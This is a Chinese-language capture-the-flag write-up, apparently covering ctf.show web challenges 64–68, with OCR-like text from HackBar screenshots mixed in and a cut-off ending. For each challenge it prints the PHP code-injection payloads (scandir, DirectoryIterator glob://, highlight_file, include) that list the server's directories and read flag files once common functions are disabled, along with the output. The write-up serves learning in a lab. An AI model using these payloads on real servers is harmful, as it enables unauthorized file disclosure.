


构建命令，查看flag

```
c=highlight_file("flag.php");
```

得到flag

```
$flag="ctfshow{2e9b06a9-ce3b-4980-bf28-013cc5dc9324}";
```



web65

构建命令查看flag位置

```
c=print_r(scandir(dirname(__FILE__)));
```

校园网登录 ctftshow CTF工具 kali 江苏海事 苏职大 CSDN >> 其他书签 移动

Array ([0] => . [1] => .. [2] => flag.php [3] => index.php)

HackBar 查看器 控制台 调试器 网络 样式编辑器 性能 >> 1

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF

<

URL

http://9db987cd-89c6-4405-a292-1815363a48c0.challenge.ctf.show/

☒ Use POST method enctype
application/x-www-form-urlencoded

Body

```
c=print_r(scandir(dirname(__FILE__)));
```

构建命令查看flag

```
c=highlight_file("flag.php");
```

得到flag

```
$flag="ctftshow{28ald548-1a13-45e7-8601-748d1ee8fc86}";
```

HackBar 查看器 控制台 调试器 网络 样式编辑器 性能 >>

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF

<

URL

http://9db987cd-89c6-4405-a292-1815363a48c0.challenge.ctf.show/

☒ Use POST method enctype
application/x-www-form-urlencoded

Body

```
c=highlight_file("flag.php");
```

web66

构建命令查看flag位置

```
c=print_r(scandir(dirname(__FILE__)));
```



查看flag

```
c=highlight_file("flag.php");
```



踩到坑了

继续寻找flag位置

构建命令

```
c=print_r(scandir(dirname('/')));  
查看根目录下文件
```

```
Array ( [0] => . [1] => .. [2] => .dockerenv [3] => bin [4] => dev [5] => etc [6] => flag.txt [7] =>  
home [8] => lib [9] => media [10] => mnt [11] => opt [12] => proc [13] => root [14] => run [15] =>  
sbin [16] => srv [17] => sys [18] => tmp [19] => usr [20] => var )
```



构建命令，获取flag

```
c=highlight_file("/flag.txt");
```

```
ctfshow{13fbfa47-cb73-46f4-a8fe-8fbb0ccef369}
```



web67

老规矩查看flag位置

```
c=print_r(scandir(dirname('/')));
```

Warning: print_r() has been disabled for security reasons in /var/www/html/index.php(17) : eval()'d code on line 1

print_r()被禁，那我们换一个

```
c=$a=new DirectoryIterator('glob:///');foreach($a as $f){echo($f->__toString()."  
");}
```

校园网登录 ctfshow CTF工具 kali 江苏海事 苏职大 CSDN >> 其他书签 移动设备

bin dev etc flag.txt home lib media mnt opt proc root run sbin srv sys tmp usr var

HackBar 查看器 控制台 调试器 网络 {} 样式编辑器 性能 >> 1

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SS

URL
http://3d1d9efe-675d-4975-bd41-bc273b17b897.challenge.ctf.show/

☒ Use POST method enctype application/x-www-form-urlencoded

Body
c=\$a=new DirectoryIterator('glob:///');foreach(\$a as \$f){echo(\$f->__toString()."
");}

找到flag位置，构建命令查看flag

```
c=highlight_file("/flag.txt");
```

得到flag


```
ctfshow{4be82131-b7de-432c-a9a3-d4a4af0aa638}
```



web68

发现没有代码


Warning: highlight_file() has been disabled for security reasons in `/var/www/html/index.php` on line 19

提示 highlight_file()被禁用

先查看flag位置

```
c=$a=new DirectoryIterator('glob:////*');foreach($a as $f){echo($f->__toString()."  
");}
```

bin dev etc flag.txt home lib media mnt opt proc root run sbin srv sys tmp usr var



查看flag

```
c=highlight_file("/flag.txt");
highlight_file()被禁用，所以要换一个
c=show_source("flag.txt");
c=show_source()被禁用
```

Warning: show_source() has been disabled for security reasons in `/var/www/html/index.php(17) : eval()'d code` on line 1

 HackBar       >>  

LOAD  SPLIT EXECUTE TEST  SQLI  XSS  LFI  SSRF  SSTI 

< 

URL
`http://732c760f-63c6-4910-b901-42af5739edfa.challenge.ctf.show/`

 Use POST method

enctype
application/x-www-form-urlencoded 

Body
`c=show_source("flag.txt");`

这里我们用
`c=include("/flag.txt");`

ctfshow{0df95b77-e3d6-457b-b65b-7841412ca775}

 HackBar       >>  

LOAD  SPLIT EXECUTE TEST  SQLI  XSS  LFI  SSRF  SSTI 

< 

URL
`http://732c760f-63c6-4910-b901-42af5739edfa.challenge.ctf.show/`

 Use POST method

enctype
application/x-www-form-urlencoded 

Body
`c=include("/flag.txt");`

得到flag

web